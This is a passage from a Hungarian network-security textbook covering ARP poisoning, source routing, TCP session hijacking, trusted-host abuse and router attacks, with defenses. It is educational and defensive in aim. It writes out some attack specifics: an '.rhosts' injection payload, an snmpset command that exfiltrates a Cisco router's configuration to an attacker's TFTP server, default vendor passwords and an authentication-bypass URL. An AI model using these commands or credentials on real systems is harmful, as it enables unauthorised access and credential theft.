Üzenetszórásos lokális hálózatokban biztonsági szempontból különösen kritikus a fizikai és IP címek közötti összerendelés mechanizmusa. Ahhoz, hogy pl. egy Ethernet hálózatban a feladó hoszt IP csomagot juttathasson el valamelyik címzett hoszthoz, előbb meg kell tudnia a címzett IP címének ismeretében annak Ethernet címét. A feladat megoldására az ARP (Address Resolution Protocol) mechanizmust alkalmazzák, amely a következőképpen működik. A feladó küldő gép olyan Ethernet broadcast csomagot[3] küld, amely tartalmazza saját IP címét és az elérni kívánt hoszt IP címét. A címzett, látván, hogy az ő Ethernet címére kíváncsiak, a feladónak visszaküldi a megfelelő választ saját Ethernet címével, miután az Ethernet kapcsolat létrejöhet. Egy adott hoszt, ha már megtudta egy másik hoszt IP cím - Ethernet cím összerendelését, már nem végez minden alkalommal ARP lekérdezést, hanem az adatokat újabb ARP válasz érkezéséig (vagy timeout lejártáig) egy táblában, az ún. ARP gyorsítótárban (cache-ben) tárolja. Kapcsolóval szegmentált lokális hálózatokban (ahogy említettük) a forgalom a hosztokról közvetlenül nem hallgatható le, de az ARP mechanizmus félrevezetésével, az ARP gyorsítótár meghamisításával (megmérgezésével) azonban erre mégis van lehetőség.

Tegyük fel, hogy a kapcsolóhoz A, B és C gépek kapcsolódnak. Az A és B gépek közötti forgalmat a C gép kívánja megfigyelni. C ARP választ küld A-nak, amelyben tudatja, hogy B IP címe C Ethernet címéhez van rendelve. C ARP választ küld B-nek is, amelyben A IP címét szintén C Ethernet címéhez rendelve tünteti fel. A és B mindketten módosítják ARP táblájukat és mindegyik a másik IP címeként C Ethernet címét tárolják el. Ezek után az A és B közötti kommunikáció C-n keresztül történik, aki megfigyelheti, módosíthatja a csomagokat (Man-in-the-Middle-Attack). A támadást az teszi lehetővé, hogy az ARP protokoll állapotmentes, azaz egy adott gép akkor is elfogad ARP választ (és ez alapján módosítja ARP táblájáát), ha előzőleg ki sem küldött erre vonatkozó ARP kérést. A (layer 2) kapcsolók tehetetlenek ezzel a támadással szemben, mivel csak az Ethernet csomagokat „látják”, a benne foglalt IP csomaggal nem foglalkoznak. A kapcsolók port védelme[4] sem nyújt megoldást, hiszen a portokhoz kapcsolt Ethernet címek nem változtak. Legfőbb védekezési lehetőség az érintett gépek hatáskörébe tartozik azzal, hogy az ARP táblájukban szereplő összerendelést maguk jegyzik be statikusan, amennyiben erre az operációs rendszer lehetőséget ad (*arp -s* parancs). Sajnos a Windows operációs rendszerek (az XP kivételével) a statikusan bejegyzett összerendeléseket is aktualizálják ARP válasz vagy időtúllépés (timeout) hatására. Linux rendszerekből is csak a 2.4-esnél újabb verziók védhetők ilyen módon. Ehhez a védelemhez tehát, pl. Windows XP-t kell alkalmazni. Másik megoldás lehet, ha intelligensebb kapcsolót (ún. layer 3 switch) alkalmazunk, amely képes nyomon követni az ARP és IP forgalmat egyaránt, és saját statikus adatbázisa alapján felismeri a hamis ARP válaszokat.

[3] speciális Ethernet címmel ellátott üzenetcsomag, amit a hálózaton lévő minden gép megkap

[4] Port védelem esetén rögzíthető, hogy egy adott porthoz csak adott Ethernet című gépek kapcsolódhatnak.

3.4.3 Forrás vezérelt útválasztás

Az IP forráscím hamisítás tárgyalásánál láttuk, hogy az alhálózaton kívülről indított támadás esetében a támadó a hamis forráscímmel érkező csomagokat el tudja ugyan fogadtatni az áldozattal, de a válaszokat az útválasztók nem a támadónak küldik, hanem a forráscímben megjelölt hosztnak (vagyis a „helyes" címre). Az útválasztók ugyanis általában az egymás közötti útvonal hirdetések vagy a rendszergazdák által rögzített útvonal táblák alapján döntik el, hogy merre irányítják az adatcsomagokat a cél felé. A támadó nagyobb károkozásra képes, ha a válaszcsomagok is eljutnak hozzá (ld. még a Belépés kapcsolatba fejezetet). A következőkben tárgyalt forrás vezérelt útválasztás (source routing) letiltásának elmulasztása azért veszélyes, mert a támadó ezzel a módszerrel el tudná érni, hogy a válaszcsomagokat mégis hozzá juttassa el a hálózat.

Az IP csomag fejléce tartalmazhat egy változó hosszúságú opció mezőt, ebben egyebek között megadható a "source routing" opció, amelyet a bejárandó útvonal állomásainak (útválasztóinak) 4 byte-os IP címei követnek. A céltól a válaszcsomagok szintén a "source route" alapján mennek vissza, természetesen fordított sorrendben, követve a felsorolt állomásokat. Az útválasztás kezelése lehet laza (loose) vagy szigorú (strict). Előbbi azt jelenti, hogy az útválasztók megpróbálják a csomagot úgy irányítani, hogy a felsorolt állomásokat érintse, de lehet hogy közben más útválasztókon is keresztül megy. Szigorú irányítás esetén pedig csak a felsorolt útválasztókon mehet át a csomag, amennyiben pedig ez nem lehetséges, a csomagot eldobják. Forrás vezérelt útválasztással legfeljebb 8 közbeeső útválasztó adható meg.

Könnyen látható, hogy a forrás vezérelt útválasztás (különösen a laza formája) hatékony fegyver egy olyan támadó kezében, aki route-olt hálózatban akar IP forráscím hamisítás támadást megvalósítani. A forrás vezérelt útválasztás ellen védekezni úgy lehet, hogy legalább a felügyeletünk alatt álló útválasztókban megtiltjuk a forrás-vezérlést, illetve az ilyen beállítással érkező csomagok feldolgozását. Például Cisco típusú útválasztóknál ez az IP source-route paranccsal lehetséges.

3.4.4 Kapcsolat eltérítése

A kapcsolat eltérítés (session hijacking) olyan támadási mód, amikor a támadó már kiépült, hitelesített aktív kapcsolatot kíván az egyik szereplő nevében átvenni, illetve más nevében kapcsolat felvétel is kezdeményezhető ezzel a módszerrel, ha például a támadott hoszt kizárólag forrás IP cím alapján hitelesít (ld. UNIX "trusted host" mechanizmus). Mindkét esetben a támadás az IP forráscím hamisításra épül, amit a támadó további elemekkel (pl. sorszám kitalálás, szolgáltatásbénítással) egészít ki. A támadás célja az, hogy ne kelljen a hitelesítési processzust végigcsinálni, mégis a megszemélyesített gép/felhasználó jogosultságát szerezzük meg a támadott hoszton. Főleg erős hitelesítést alkalmazó kapcsolatoknál lehet ez a módszer célravezető, mivel az erős hitelesítés ez ellen a támadás ellen nem véd. A kapcsolat eltérítés lehet passzív vagy aktív, attól függően, hogy a támadó csak megfigyeli az eltérített kapcsolatban folyó adatokat, vagy aktívan manipulálja is azokat. Aktív támadás esetén a támadónak, miután átvette a kapcsolatot, a megszemélyesített áldozatot valamilyen módon el kell némítania. Ez leggyakrabban szolgáltatásbénító támadással érhető el. Innentől kezdve a támadó úgy viselkedik, mintha normálisan hitelesített felhasználó lenne.

A továbbiak megértése érdekében röviden idézzük fel az IP-re épülő szállítási protokollok szerkezetét (TCP, UDP). Az Internet alapvetően nem biztosít megbízható adatátvitelt, IP csomagok veszhetnek el, kettőződhetnek, megsérülhetnek stb. Az adatok tehát nem továbbíthatók egyszerű IP csomagok formájában, a csomagoknak kell tartalmazniuk olyan segéd

információkat is, amelyek a két kommunikáló végpontnak szólnak. A végpontok ezen plusz információk alapján tudják például elkülöníteni, hogy egy adatcsomagot melyik alkalmazásnak kell feldolgoznia (UDP és TCP forrás és cél portszámok), mivel ugyanazon két végpont között egyszerre több kapcsolat is létezhet. A TCP (Transmission Control Protocol) protokoll megbízhatatlan IP hálózaton képes megbízható, kétirányú kapcsolatfenntartó átvitelt biztosítani a két kommunikáló végpont között. Ehhez természetesen a végpontok aktív közreműködésére van szükség, úgymint kapcsolat felvétel, csomagok nyugtázása, időtúllépés kezelés, újra adás, kapcsolat lebontás stb. A szükséges információkat a TCP csomag fejléce tartalmazza (a portszámokon kívül jelzőbitek, sorszám, kontroll összeg). A feladó végpont a TCP csomagot a hasznos adattal együtt IP csomagba ágyazza, majd az egészet átadja az útválasztóknak, amelyek IP csomagként irányítják a cél végpontig, ahol TCP feldolgozás után az eredeti adatfolyamként áll elő az átküldött adat. Minden TCP átvitel az ún. „háromutas kézfogás" néven ismert kapcsolat felvételi eljárással indul. Pl.: A kíván B-vel TCP kapcsolatot kiépíteni:

1. A egy SYN csomagot (TCP SYN flag beállítva) küld B-nek, amelyben közli az általa választott kezdő byte sorszámot (Initial Sequence Number: ISN).
2. B egy SYN ACK (SYN és ACK bit beállítva) csomagot küld vissza, amelyben nyugtázza a kapcsolat felvételi szándékot. Egyúttal elküldi az általa választott ISN-t is, valamint A-nak az ISN-jét 1-gyel megnövelve, nyugtázásképpen.
3. A egy ACK (nyugta bit beállítva) csomagot küld vissza, benne B ISN-jét 1-gyel megnövelve.

Ha minden rendben lezajlott, A és B között létrejön a TCP kapcsolat. A kapcsolat során mindkét fél byte-folytonosan számolja a másiktól kapott byte-okat, és ennek megfelelően folyamatosan növel egy, a partner ISN-jétől indított számlálót. Válaszcsomagban a hasznos adat mellett nyugtázásképpen ezt a számlálót is visszaküldik, a feladó innen tudja, hogy a másik fél rendben megkapta-e az átküldött adatot.

Az elmondottakból világosan látszik, hogy a számlálók aktuális állapotának (sequence number) ismerete nélkül, egy külső támadó nem tudja a TCP kapcsolatot eltéríteni, hiszen nem tud megfelelő nyugtát visszaküldeni. Lehallgatható lokális hálózatokon nem gond a sorszám megfigyelése, más esetben pedig az ISN kitalálásával lehet próbálkozni. Felvetődik a kérdés, hogy a lehallgatható lokális hálózaton mi a különbség a kapcsolat eltérítés támadás, és az ARP gyorsítótár elleni támadásnál megismert módszer között. Egyrészt a kapcsolat eltérítés alkalmazható akkor is, ha a lokális hálózat nem ARP mechanizmust használ, vagy a gyorsítótár támadás ellen védve van, pl. statikus ARP táblák alkalmazásával. Másrészt A-t megszemélyesítő támadást B ellen C nem tud indítani A aktív közreműködése nélkül, ha A és B között a megtámadni kívánt TCP kapcsolat erős hitelesítés után épül ki. C hiába hallgatja le a lokális hálózatot, nem fogja megtudni a megfelelő jelszót, mivel A és B között minden alkalommal más (nem kitalálható) hitelesítési token jelenik meg a hálózaton. Ilyenkor C nem tud mást tenni, mint megvárja, amíg A szabályos módon hitelesíti magát B felé, majd erre a kapcsolatra alkalmazza a kapcsolat eltérítéses támadást.

Útválasztókkal szegmentált (routolt) hálózatokon a támadó dolgát nehezíti, hogy nem a támadó, hanem a megszemélyesített gép kapja vissza a válaszcsomagokat. Mivel a válaszcsomagokat a támadó nem látja, csak úgy képes kapcsolat eltérítéses támadást végbe vinni, ha a visszanyugtázandó byte sorszámokat valamilyen módon kitalálja. A sorszám kitalálására igen kis esély van, ha B megfelelően véletlen számot választ minden új kapcsolat kiépítésekor. Vannak azonban olyan operációs rendszerek, ahol az ISN jó eséllyel megjósolható. Ilyenek a Windows rendszerek, és több főleg régebbi BSD Unix variáns.

Az újabb Linux-ok gyakorlatilag megjósolhatatlan ISN-t választanak. Ha nem sikerül a támadott hoszt ISN-jét eltalálni, vagy nem sikerül a megszemélyesített gépet szolgáltatásbénító támadással

elzárni a kommunikációtól, akkor mellékhatásként ún. nyugta vihar (ACK storm[5]) forgalom keletkezik a hálózaton. Nézzük meg, hogy gyakorlatilag hogyan történik egy ilyen támadás:

1. C támadó a B megtámadandó hoszttól ISN mintákat vesz, ami azt jelenti, hogy TCP kapcsolatkérésekre érkező válaszokból megpróbál a következő ISN-re következtetni.
2. C támadó szolgáltatásbénító támadással megbénítja a megszemélyesítendő A gépet úgy, hogy az nem tud üzeneteket küldeni.
3. C támadó hamisított IP forráscímmel (az A IP címével) SYN csomagot küld B-nek.
4. B egy SYN ACK csomagot küld vissza A-nak, amelyben közli saját ISN-jét. A a szolgáltatásbénító támadás miatt nem tud az észlelt protokoll hiba miatt TCP RST csomagot küldeni B-nek, ezért a kapcsolatkiépítési folyamat nem szakad meg.
5. C nem látja B ISN-jét, ezért csak úgy tudja azt ACK csomagban visszanyugtázni, ha előzőleg sikerült megjósolnia. Ebben a csomagban már adat is mehet (RFC793 nem tiltja, de nem gyakori eset), ha a nyugtázás sikerült, a kiépült kapcsolaton B máris fogadja az adatot.

Helyi hálózaton kívülről indított támadás esetén a támadó a válaszcsomagokat általában nem látja (mert az útválasztók nem hozzá irányítják), de a fenti módszerrel sikerrel kezdeményezhet TCP kapcsolatot B-hez és az 5. lépésben elküldött csomag már tartalmazhat olyan adatot, amit B feldolgoz (elsősorban akkor, ha B kizárólag a forrás IP cím alapján engedélyez hozzáférést). A módszer TCP sorszám alapú támadás (TCP sequence number attack) néven ismert, az Internet közegében az elsők között alkalmazott klasszikus módszer. Szerencsére mára jószerével mindenki megtanulta, hogy az IP forráscím hamisítás ellen az útválasztóin védekezzen, IP címre ne építsen további védelem nélkül bizalmi viszonyt hosztok között, és lehetőleg alkalmazzon titkosított kommunikációt.

Az IP-re épülő másik szállítási protokoll az UDP (User Datagram Protocol). Működése jóval egyszerűbb, mint a TCP-é, azonban sokkal kevésbé megbízható. A protokoll állapotmentes, vagyis az UDP-vel kommunikáló felek semmilyen, a kommunikáció állapotára vonatkozó információt nem tartanak nyilván. Így nincs kapcsolatkiépítés (kapcsolat fogalma sem létezik, vagyis az UDP kapcsolatmentes protokoll), nyugtázás, újra adás stb. és ennek megfelelően nincs kapcsolat hitelesítés sem. Természetesen az UDP-re épülő magasabb szintű protokollok ezen hiányosságokat részben korrigálhatják, de ha erre lenne szükség, inkább a TCP-t használják. Az UDP tulajdonképpen az IP felett csak a szolgáltatás multiplexálást (és egyszerű csomag integritást) biztosítja, vagyis azt, hogy két hoszt egyidőben különböző UDP kommunikációkat tudjon folytatni. Minden hiányossága ellenére sok fontos magasabb szintű protokoll épül UDP-re, jórészt megtartva az ebből eredő biztonsági folyományokat (pl. DNS, TFTP, NFS, NIS, syslog, RIP, RADIUS, NTP stb.). Az IP forráscím hamisításos támadások megvalósítása is egyszerűbb feladat, mint TCP-re épülő protokollok ellen, hiszen pl. nem kell ügyelni a visszanyugtázásra (ugyanis nincs), vagy a megszemélyesített gép lefojtására (ui. az állapotmentesség miatt, a fel sem tett kérdésre érkező válasz a megszemélyesített hosztot nem zavarja). Biztonsági szempontból tehát az UDP-re épülő protokollok gyengébbnek tekinthetők a TCP-re épülőknél.

Kapcsolat eltérítéses támadások végrehajtásához az Internetről kész programok tölthetők le, mint pl. a juggernaut, Hunt, TTY Watcher, IP Watcher. A támadás ellen hatásosan titkosított protokollok (pl. SSH) alkalmazásával lehet védekezni, az erős hitelesítés önmagában kevéssé hatásos (UDP esetén csomagonkénti hitelesítés szükséges). Ezenkívül érdemes korlátozni a

[5] Megszemélyesített gép nevében küldött kérésekre a gép számára váratlan visszajelzések generálódnak a megtévesztett gép felől.

bejövő kapcsolatok számát, valamint tűzfallal védeni a belső hálózatot (pl. kívülről hamisított belső IP címmel ne engedjünk hozzáférést). A TCP sorszám alapú támadás ellen olyan operációs rendszer alkalmazásával lehet védekezni, amely minden új TCP kapcsolatfelvételkor véletlenszerűen generál ISN-t. A rendszer ilyen szempontú ellenőrzésére kiválóan használható az **nmap** portscanner és operációs rendszer azonosító program (ld. `http://www.insecure.org`).

3.4.5 Hosztok közötti bizalmi viszony kihasználása

Hálózati rendszerekben nemritkán alkalmazták a hosztok közötti bizalmi viszony (trusted host) megoldást, elsősorban a felhasználók kényelme érdekében. Ha a csoport egyik elemét képező Unix hosztra a felhasználó sikeres hitelesítés után bejelentkezett, a másik, ezzel bizalmi viszonyban álló Unix hosztra hitelesítés nélkül átjelentkezhet (*rlogin* és *rsh* parancsok). A bizalmi viszony hosztonként és/vagy felhasználónként adható meg, amelyet a Unix IP cím alapján ellenőriz. Tehát ha pl. a B hoszt megbízik A-ban, akkor a B **/etc/hosts.equiv** fájljában egy erre vonatkozó bejegyzésnek kell szerepelni. Ezek után, ha egy felhasználó A-ra sikeresen bejelentkezik, ugyanazon UID-del (root-ot is beleértve!) jelszó megadása nélkül átjelentkezhet B-re.

Nem nehéz látni, hogy a TCP sorszám-alapú támadás szempontjából ez egy ideális helyzet. A támadónak nem kell mást tenni, mint A-t megszemélyesítve támadni B rsh (remote shell) TCP portját. Először A-t lebénítja pl. SYN csomagokkal (ld. SYN elárasztás), B-től ISN mintákat véve kitalálja a következő ISN-t, A-t megszemélyesítve TCP kapcsolatot kezdeményez B rsh portjához, majd B rsh portjára küldi pl. az "*echo + + >> /.rhosts*" adatrészt tartalmazó TCP csomagot, a kitalált sorszámmal. Mivel B IP címe alapján megbízik A-ban, ezért megbízik a támadóban is, és az *echo* parancsot végrehajtja (nem részletezzük a jelentését). Ezután B-re távolról bárki teljes jogokkal (root-ként), hitelesítés nélkül, *rlogin* paranccsal bejelentkezhet.

Egyébként pontosan ezt a klasszikus módszert alkalmazta 1994-ben Kevin Mitnick, amikor feltörte Tsutomu Shimomura rendszerét. Mintnicknek természetesen szüksége volt arra az információra, hogy Shimomura két Unix rendszere bizalmi viszonyban áll egymással. Igazából ez jelentette azt a biztonsági hiányosságot, amit kihasználva a behatolás sikerült (ld. 10.2.3).

3.4.6 Útválasztók (router) elleni támadások

Az útválasztó az Internet legfontosabb eszköze. Útválasztók végzik az IP csomagok irányítását az IP csomagok fejlécében található cím információ, és saját routing táblájuk szerint. Az útválasztókat nem érdekli az IP csomagba ágyazott információ, így nem kezelik sem az UDP, sem a TCP, sem pedig a magasabb szintű protokollokat (ez természetesen csak az áthaladó irányított csomagokra igaz, adminisztrációs protokollokra nem). A legtöbb útválasztó azonban elláthat olyan csomagszűrő funkciót is, amelynek során IP csomagokat a bennük foglalt TCP vagy UDP csomagok fejléc információi alapján szűr, mégsem mondhatjuk, hogy kezelik ezeket a protokollokat. Ilyen fajta, részben tűzfal funkciókat is ellátó útválasztókat főleg lokális hálózatok Internet kijáratánál alkalmaznak.

Az útválasztók kellőképpen bonyolult eszközök ahhoz, hogy üzemszerű alkalmazásuk során megkívánják az adminisztrálást (szemben pl. a hubokkal). Nyilvánvaló, hogy egy útválasztó üzembe állításakor a környezetének megfelelően fel kell tölteni routing tábláját. A routing tábla feltöltése, az útválasztó konfigurálása adminisztrátori feladat, amelyet megfelelő jogosultság megszerzése után lehet elvégezni. Az útválasztók ezért saját operációs rendszert (gyakran a

célnak megfelelően redukált funkcionalitású Unix variánst, Cisco esetében pedig saját, IOS nevű rendszert) futtatnak, ez biztosítja a hozzáférésvédelmet, a konfiguráció kezelését, esetleg távoli titkosított elérhetőséget és a csomagok irányítását.

Az adminisztrációs feladatok elvégzésére különböző elérhetőségi lehetőségeket biztosítanak, mint pl. soros vonali terminál kapcsolat, és TCP alapú kapcsolatok (telnet, SSH, HTTP, vagy saját protokoll). Az útválasztók a routing információkat egymásközt is megoszthatják, pl. a RIP (Routing Information Protocol), EIGRP (Extended Interior Gateway Routing Protocol; Cisco protokollja), OSPF (Open Shortest Path First), BGP (Border Gateway Protocol) protokollok segítségével. Erre leginkább akkor van szükség, ha valamilyen okból a hálózat egy szakasza üzemképtelenné válik, vagy új szakasz lép életbe. Ilyenkor az eseményt észlelő útválasztók tájékoztatják a többi útválasztót, megosztva velük az új információt. Természetesen a többi útválasztó a kapott információnak megfelelően módosítja routing tábláját.

Támadási szempontból nyilván az adminisztrátori felügyelet megszerzése, a routing információk cseréjének manipulálása, és különböző szolgáltatásbénító támadások jöhetnek szóba. Ha egy támadó vaktában keres megtámadandó útválasztót, különböző scan programok (pl. nmap) segítségével könnyen beazonosíthatja azokat. Az Interneten legelterjedtebben alkalmazott Cisco útválasztókat az **nmap** különböző „személyiség jegyek" alapján jó eséllyel felismeri (pl. 2001, 4001, 6001 –es TCP "cisco finger" portok, vagy 9001-es TCP "cisco Xremote service"). Konfigurációs hibának minősíthető tehát, ha az útválasztó bárki számára azonosítja magát, hiszen ezzel a támadó dolgát nagyban megkönnyíti. Pl. a Cisco útválasztók 1999-es TCP portjára (ident) kapcsolódva, a "cisco" választ kapjuk. Az útválasztó akkor helyesen konfigurált, ha a támadó által nem azonosítható típusa és operációs rendszerének verziója. Az azonosíthatóság ellen legkönnyebben a beépített csomagszűrő funkció alkalmazásával lehet védekezni: csak a feltétlenül szükséges hozzáféréseket kell megengedni.

Az adminisztrátori felügyelet megszerzése természetesen hitelesítés után lehetséges. Itt a jelszókezeléssel kapcsolatban minden rendszerre általában vonatkozó szabályokat kell szem előtt tartani. A gyártók az útválasztóikat gyakran alapértelmezett módon beállított jelszóval szállítják. Mielőtt az útválasztót hálózatra kapcsolnánk, feltétlenül meg kell változtatni ezt a jelszót. Cisco útválasztók esetében a "cisco", "cisco routers", vagy "c" alapértelmezett (default) jelszók ismertek. A támadó, ha hozzáfér az útválasztó adminisztrációs portjához (konzol vagy telnet), ezekkel a jelszavakkal fog először próbálkozni, sajnos gyakran eredményesen. A támadó számára másik lehetőség, ha valamilyen módon meg tudja szerezni (pl. SNMP-n, vagy TFTP-n keresztül; ld. később) az útválasztó konfigurációs fájlját. A Cisco többféle módon tárolhatja a jelszavakat: az ún. 0-ás típusú jelszavakat nyíltan, míg az 5-ös és 7-es típusú jelszavak egyirányú rejtjeles képét tárolja a konfigurációs fájlban. Az 5-ös típusú jelszó képét MD5 hash algoritmussal állítják elő, ez jelenleg kriptográfiailag erősnek tekinthető. A 7-es típusú jelszavak esetében azonban jóval gyengébb algoritmust használnak, amely lehetővé teszi a nyílt jelszó visszaállítását. A jelszó visszaállítására az Internetről kész programok tölthetők le, pl. *ios7decrypt.pl*, vagy a *GetPass!*. Cisco útválasztókon ezért mindenképpen az 5-ös típusú jelszavak alkalmazása javasolt.

Az alapértelmezett account-ok problémája nem csak a Cisco eszközeit érinti. A 3Com kapcsolókba többféle alapértelmezett account-ot is beépítettek, ezek más-más szintű hozzáférést engedélyeznek. A Bay útválasztók "User" és "Manager" account-jainak eléréséhez alapértelmezett módon nem kell jelszót megadni. Ez a támadó számára a konfiguráció direkt elérését, vagy FTP-vel való letöltését teszi lehetővé. A Webramp ISDN útválasztójának alapértelmezett adminisztrátori account-ja "wradmin" névvel, "trancell" jelszóval érhető el.

Az alapértelmezett account-ok jelenléte alapértelmezett jelszóval igen veszélyes, ezért feltétlenül megváltoztatandók. Másrészt az adminisztrációs portok (telnet, SSH, FTP,...) elérése a

csomagszűrő funkció által korlátozandó, valószínűleg elegendő csak a lokális hálózati csatlakozás felől megengedni. Még biztonságosabb megoldás, ha az útválasztó csak a soros vonali konzolról adminisztrálható. A konfigurációs fájlok védelme érdekében az SNMP és TFTP elérés szűrése is javasolt.

Nagy hálózatok menedzselésekor széles körben alkalmazzák az SNMP-t (Simple Network Management Protocol; részletesebben ld. később). Ennek lényege, hogy megfelelő jelszavak (community stringek) megadásával olvasni/írni lehet a hálózati eszközök különböző paramétereit tartalmazó adatbázist. Az adatbázist maga az eszköz tartalmazza egy ún. MIB (Management Information Base) fa struktúrában. A problémát az jelenti, hogy az SNMP műveletek (olvasás vagy olvasás/írás jellegű) végrehajtása ugyan jelszóhoz kötött, a legtöbb gyártó azonban alapértelmezett jelszóval szállítja eszközeit. Mivel sok rendszergazda egyszerűen nem is ismeri az SNMP mechanizmust, nem változtatja meg az alapértelmezett jelszavakat. Cisco útválasztóknál (és kapcsolóknál) az alapértelmezett olvasási jelszó "public", az alapértelmezett írás/olvasás jelszó "private".

Bizonyos Cisco útválasztók támogatják a régebbi "OLD-CISCO-SYS-MIB" nevű MIB struktúrát, amelybe a megfelelő objektumot (bejegyzést) írva az útválasztó konfigurációs fájlja TFTP-vel letölthető. Ehhez a támadó, pl. Unix rendszerében el kell indítani a TFTP szervert, és ki kell adni az *snmpset 1.2.3.4 private 1.3.6.1.4.1.9.2.1.55.192.168.200.20 s config.file* parancsot. Itt 1.2.3.4 a támadott útválasztó IP címe, a read/write SNMP jelszó "private", az utána álló pontokkal elválasztott hosszú számsorozat az OLD-CISCO-SYS-MIB struktúra átírandó objektumát jelöli, a "config.file" pedig az abba beírandó string. Az írási művelet hatására az útválasztó rákapcsolódik a támadó TFTP szerverére, és áttölti a konfigurációs fájlt.

Az előzőekben láttuk, hogy ez a fájl tartalmazza a gyengén rejtjelezett jelszavakat, így máris támadható az útválasztó. Ez a fajta támadás alkalmazható akkor is, ha a jelszavak (community stringek) nem ismertek, de az útválasztóval ugyanazon a lehallgatható lokális hálózaton helyezkedik el a támadó. Sokszor pedig a community stringek kitalálhatók, mert ha meg is változtatják az alapértelmezett értéket, de pl. a használó szervezet nevéből képzik azt, ráadásul a próbálkozások száma sem korlátozott (ellentétben a bejelentkezéssel).

Csaknem az összes útválasztó használja a TFTP-t (Trivial File Transfer Protocol; ld. később) konfigurációs fájlok áttöltésére. A TFTP egy UDP alapú egyszerű protokoll, hitelesítést nem alkalmaz. Amennyiben ismert a konfigurációs fájl neve, GET paranccsal letölthető. A Cisco a különböző hálózati zónákra vonatkozó információt külön konfigurációs fájlokban tárolja. Ha az adminisztrátor könnyen kitalálható fájl neveket alkalmaz, a támadó értékes információk birtokába juthat (SNMP jelszavak, ACL-ek stb.). A fájl nevek kitalálása gyakran nem is különösebben nehéz, mivel az adminisztrátorok előszeretettel nevezik el az egyes konfigurációs fájlokat az alhálózat DNS neve alapján.

A Cisco útválasztók TFTP funkciójával kapcsolatban megemlítendő még egy puffertúlcsordulási hiba (ld. 4.9.2.1), amely akkor következik be, ha a támadó a GET parancsban 700 byte-nál hosszabb fájl nevet ad meg. A hiba az útválasztó lefagyását, vagy újraindulását (boot) eredményezi, tehát elsősorban szolgáltatásbénító támadásra alkalmazható.

A puffertúlcsordulási hibák természetéből adódóan azonban könnyen meglehet (ld. `http://www.phenoelit.de/ultimaratio/index.html`), hogy a támadó a hibát kihasználva tetszőleges parancsot hajthat végre az útválasztón.

Szintén puffertúlcsordulási hiba található bizonyos IOS szoftverek telnet szolgáltatásában. A 23-as TCP portra megfelelően formázott és elég hosszú stringet küldve, az útválasztó lefagy, vagy esetleg parancs hajtható végre rajta.

Az NTP (Network Time Protocol) protokollt a hosztok óráinak egymás közti szinkronizálásra használják. A Cisco útválasztók NTP szolgáltatása puffertúlcsordulási hibát tartalmaz. A hiba rosszul formázott NTP kérés csomagokkal váltható ki, miáltal az útválasztó lefagyasztható, vagy parancs hajtható végre rajta.

Több útválasztó is futtat Web-szervert, elősegítendő a Web-böngészőből való adminisztrálást. 2001 nyarán fedezték fel, hogy a Cisco útválasztók web felületű adminisztrálása hitelesítés nélkül is lehetséges. Pontosabban, a böngésző megjelenít egy párbeszédablakot amelyben a felhasználói nevet és jelszót kéri, azonban a "cancel" gombra kattintva, mégis megjelenik a konfigurációs fájl. Szintén 2001-ben észlelt hiba, hogy böngészőből olyan URL adható meg, ami által az útválasztó maximális jogosultságú (15-ös szint) adminisztrálása válik lehetővé. A megfelelő URL: http://<router_ip_címe>/level/xx/exec/... alakú, ahol xx helyére az adott szoftver és hardver verziótól függően 16 és 99 közötti számot kell beírni, a ... helyén pedig pl. show%20conf állhat, aminek hatására a böngésző megjeleníti az útválasztó konfigurációs fájlját.

Adminisztrációs kapcsolatokban gyakran alkalmaznak erős hitelesítést, és rejtjelezést. Az egyik legismertebb erre alkalmas protokoll az SSL (Secure Socket Layer; ld. később), amely hitelesített és rejtjelezett TCP kapcsolatok kialakítására használható. Az SSL-be ágyazott HTTP-t (HTTPS; 443 TCP) több útválasztó is alkalmazza web alapú adminisztrációs felületének elérésére. A Cisco útválasztók SSL implementációja az OpenSSL szoftveren alapszik. Az OpenSSL "null pointer assignment" programozási hibája lehetővé teszi, hogy egy támadó megfelelően szerkesztett "SSL/TLS handshake" kapcsolat-egyeztető processzussal szolgáltatásbénító támadást intézzen az útválasztó ellen. A hiba 2004. márciusi keltezésű.

Szintén titkosított adminisztrációs felület az SSH (Secure Shell; ld. később), amely tulajdonképpen a telnet rejtjelezett változata. Bizonyos IOS verziókban az SSH hibáját kihasználva, rosszul formázott SSH csomagokkal szolgáltatásbénító támadás vihető végbe az útválasztó ellen. Alapértelmezett módon a Cisco útválasztókban az SSH szolgáltatás nem elérhető.

Cisco útválasztók ellen közönséges IPv4-es (4-es verziójú IP, jelenleg az Interneten főleg ezt használják) csomagokkal is szolgáltatásbénító támadás hajtható végre, ha az IP csomag fejlécének protokoll-jelzés mezője speciális értéket tartalmaz, és a csomag direkt az útválasztónak lett címezve. Ilyenkor az útválasztó adott interfésze lebénul, és nem fogad további csomagokat. Az áthaladó csomagok nem képesek ezt a hatást kiváltani. DoS támadás a útválasztók ellen azért is veszélyes lehet, mert mint említettük ez esetben a többi útválasztó másfelé irányítja a csomagokat, esetleg olyan útvonalon, amely egy IP forráscím hamisítást kihasználni készülő támadó számára előnyösebb lehet.

Eddig a Cisco útválasztókkal foglalkoztunk részletesebben, mivel az Interneten ezek a legelterjedtebbek. Ez azonban nem jelenti azt, hogy a többi gyártó termékei hibátlanok lennének. A 3Com, Bay, Ascend stb. eszközök esetében is biztonsági kockázat, pl. az alapértelmezett SNMP community stringek alkalmazása, a HTTP, TFTP és FTP protokollok használata, és egyéb szolgáltatásbénító illetve puffertúlcsordulási hibák.

Mégegyszer hangsúlyozzuk, hogy az összes fent felsorolt támadás kivédhető megfelelő jelszavak alkalmazásával, és a csomagszűrő funkció helyes beállításával. Kivétel lehet ez alól az SSL és SSH, amiket kifejezetten az Internet felőli adminisztrálhatóság érdekében szoktak használni. Forrás IP cím szerinti szűrés ez esetben is alkalmazható, de a TCP sorszám-támadás ellen

csomagszűréssel nem lehet védekezni. A menedzselési (SNMP) és adminisztrációs funkciók elérését lehetőség szerint célszerű az adminisztrációs lokális (belső) hálózatra korlátozni. Ügyelni kell azonban arra, hogy IP forráscím-hamisítás féle támadások ellen is védve legyen az útválasztó, vagyis az Internet felől ne fogadjon el a belső hálózat IP forráscímével érkező csomagot.

A legtöbb hiba orvosolható az útválasztó szoftverének frissítésével. Feltétlenül javasolt, hogy az adminisztrátor napra készen nyomon kövesse a biztonsági hiányosságokról szóló híreket, és a gyártó által kiadott hibajavítást minél előbb alkalmazza. A felsorolt hibák inkább csak szemléltetik az előforduló hiba-típusokat, és az ellenük alkalmazható védelmet. A hibák természetesen nem minden útválasztót érintenek, nagyban függ ez a szoftverek verzió számától, a futó szolgáltatásoktól és a már alkalmazott hibajavításoktól.

